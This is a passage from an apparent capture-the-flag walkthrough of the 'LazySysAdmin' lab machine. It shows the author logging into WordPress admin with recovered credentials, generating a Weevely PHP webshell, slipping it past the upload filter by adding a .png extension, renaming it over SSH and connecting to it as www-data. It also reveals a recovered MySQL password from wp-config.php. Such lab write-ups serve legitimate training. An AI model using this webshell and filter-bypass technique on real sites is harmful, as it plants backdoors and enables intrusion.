
Hope you learn't a few things along the way.

Regards,

Togie Mcdogie
[0] <:smb 5:[tmux]* "localhost" 22:16 10-Feb-18
```

Persistence

Sign into WordPress admin panel using recovered credentials.



A screenshot of a Mozilla Firefox browser window showing the WordPress dashboard. The title bar says "Dashboard < Web_TR2 — WordPress - Mozilla Firefox". The address bar shows "192.168.15.147/wordpress/wp-admin/". The top navigation bar includes "Howdy, Admin" and links for "Dashboard", "Updates 1", "Posts", "Media", "Pages", "Comments", "Appearance", "Plugins 1", "Users", "Tools", "Settings", and "Collapse menu". The main content area is titled "Dashboard" and features a "Welcome to WordPress!" message. It includes sections for "Get Started" (with a "Customize Your Site" button), "Next Steps" (with links to "Write your first blog post", "Add an About page", and "View your site"), and "More Actions" (with links to "Manage widgets or menus", "Turn comments on or off", and "Learn more about getting started"). On the left, there's a sidebar with "At a Glance" (showing 1 Post and 2 Comments) and a "Quick Draft" section with a text input field and a "Save Draft" button. A status bar at the bottom says "One of your old favourite songs from way back when".

File Upload

Media Library < Web_TR2 — WordPress - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Media Library < Web_TR2 ... +

192.168.15.147/wordpress/wp-admin/upload.php

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums Nethunter Most Visited Offensive Security Kali Linux

Web_TR2 1 0 + New

Howdy, Admin

Dashboard Posts Media Library Add New

Media Library Add New

All media items All dates Filter Search media items... 4 items

Author	Uploaded to	Date
Admin	(Unattached)	—

File tumblr_lb4pi2yt1C1qb2xivo1_500.gif~c200 — Background Image Admin (Unattached) Attach 2017/08/15

File Espresso Admin (Unattached) Attach 2017/08/15


File Mandwich — Background Image Admin (Unattached) Attach 2017/08/15

File Coffee Admin (Unattached) Attach 2017/08/15

File

Bulk Actions Apply 4 items

Thank you for creating with [WordPress](#). Version 4.8.1



Upload New Media < Web_TR2 — WordPress - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Upload New Media < Web... +

192.168.15.147/wordpress/wp-admin/media-new.php

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums Nethunter Most Visited

Web_TR2 1 0 + New

Howdy, Admin

Dashboard Posts Media Library Add New


Media Library Add New

Drop files here or Select Files


You are using the multi-file uploader. Problems? Try the [browser uploader](#) instead.

Maximum upload file size: 2 MB.

Thank you for creating with [WordPress](#). Version 4.8.1




Weevely PHP webshell




```
root@localhost:~# weevely generate pw ~/Desktop/shell.php
Generated backdoor with password 'pw' in '/root/Desktop/shell.php' of 1469 byte size.
root@localhost:~#
```

[0] 0:nikto 1:wpSCAN 2:nmap 3:dirb 4:smb 5:bash* "localhost" 21:43 10-Feb-18

WordPress did not like my webshell for “security reasons”



So I added .png to the file extension



```
root@localhost:~# cp ~/Desktop/shell.php ~/Desktop/shell.php.png
root@localhost:~#
```

[0] <p 3:dirb 4:smb 5:shell- 6:bash* "localhost" 22:35 10-Feb-18

. . . and that worked!

Media Library < Web_TR2 — WordPress - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Media Library < Web_TR2 ... +

192.168.15.147/wordpress/wp-admin/upload | C Search Star Download Home Back Forward Refresh

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

Web_TR2 1 New Howdy, Admin

Media Library Add New

You're still glowin', you're still crowin'

Screen Options Help

All media items All dates Filter

Search media items...

Bulk Actions Apply

File	Author	Uploaded to	Date
shell.php shell.php-.png	Admin	(Unattached) Attach	2018/02/09
tumblr_lb4pi2yt1C1qb2xivo1_500.gif~c200 Background Image tumblr_lb4pi2yt1C1qb2xivo1_500.gifc200.gif	Admin	(Unattached) Attach	2017/08/15

. . . very stealth . . . probably want to delete this post

shell.php - Web_TR2 - Mozilla Firefox

File Edit View History Bookmarks Tools Help

shell.php - Web_TR2 +

192.168.15.147/wordpress/?attachment_id=79

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Most Visited Offensive Security Kali Linux Kali Docs Kali Tools

Web_TR2 Customize 1 New Edit Media Howdy, Admin

Web_TR2

← PREVIOUS IMAGE


shell.php

February 9, 2018 Edit

Edit the upload


Back in my SSH session, I removed the .png extention on the file

stty cols & rows because my terminal was getting too large for the python shell I spawned



```
root@LazySysAdmin: /var/www/html/wordpress/wp-content/uploads/2018/02
File Edit View Search Terminal Help
root@LazySysAdmin:/home/togie# stty cols 150
root@LazySysAdmin:/home/togie# stty rows 150
root@LazySysAdmin:/home/togie# find / -name shell.php*png
/var/www/html/wordpress/wp-content/uploads/2018/02/shell.php_.png
root@LazySysAdmin:/home/togie# cd /var/www/html/wordpress/wp-content/uploads/2018/02/
root@LazySysAdmin:/var/www/html/wordpress/wp-content/uploads/2018/02# mv shell.php_.png shell.php
root@LazySysAdmin:/var/www/html/wordpress/wp-content/uploads/2018/02#
```

Access the webshell



```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~# weevely http://192.168.15.147/wordpress/wp-content/uploads/2018/02/shell.php pw
[+] weevely 3.2.0
[+] Target:    www-data@LazySysAdmin:/
[+] Session:   /root/.weevely/sessions/192.168.15.147/shell_0.session
[+] Shell:     System shell
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@LazySysAdmin:/ $ [0] 0:nikto 1:wpSCAN 2:nmap 3:dirb 4:smb 5:shell* 6:sh*      "localhost" 22:33 10-Feb-18
```

From here, there are a few things worth attempting:

- give the www-data user elevated privileges
- assign another user with elevated privileges to execute this shell (i.e. togie or root)

Unattempted Attack Vectors

phpMyAdmin

I was able to use the recovered credentials to access the admin panel.
Did not investigate this area too much

The screenshot shows two browser windows. The top window is a Mozilla Firefox instance displaying the phpMyAdmin login page at 192.168.15.147/phpmyadmin. It shows a successful log-in for the user 'Admin' with the password 'TogieMySQL12345^*!'. Below the login form is a code editor window showing the contents of wp-config.php:

```
wp-config.php
share$ on 192.168.15.147 /share$/wordpress
/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMySQL12345^*!');
```

The bottom window is another Mozilla Firefox instance at 192.168.15.147 /localhost, showing the phpMyAdmin configuration interface. It displays the 'General Settings' and 'Database server' sections. The 'General Settings' section includes language (English), theme (pmahomme), and font size (82%). The 'Database server' section provides details about the MySQL server: Localhost via UNIX socket, Server type: MySQL, Server version: 5.5.57-0ubuntu0.14.04.1 (Ubuntu), Protocol version: 10, User: Admin@localhost, and Server charset: UTF-8 Unicode (utf8). The 'Web server' section lists Apache/2.4.7 (Ubuntu), Database client version: libmysql - 5.5.57, and PHP extension: mysqli.

InspIRCd

Did not get to this service.

From what I read, this would get a valid response from an IRC client.

Did not have one installed on Kali to my knowledge; did not feel like setting one up.
Personal hunch is that it was a dead end.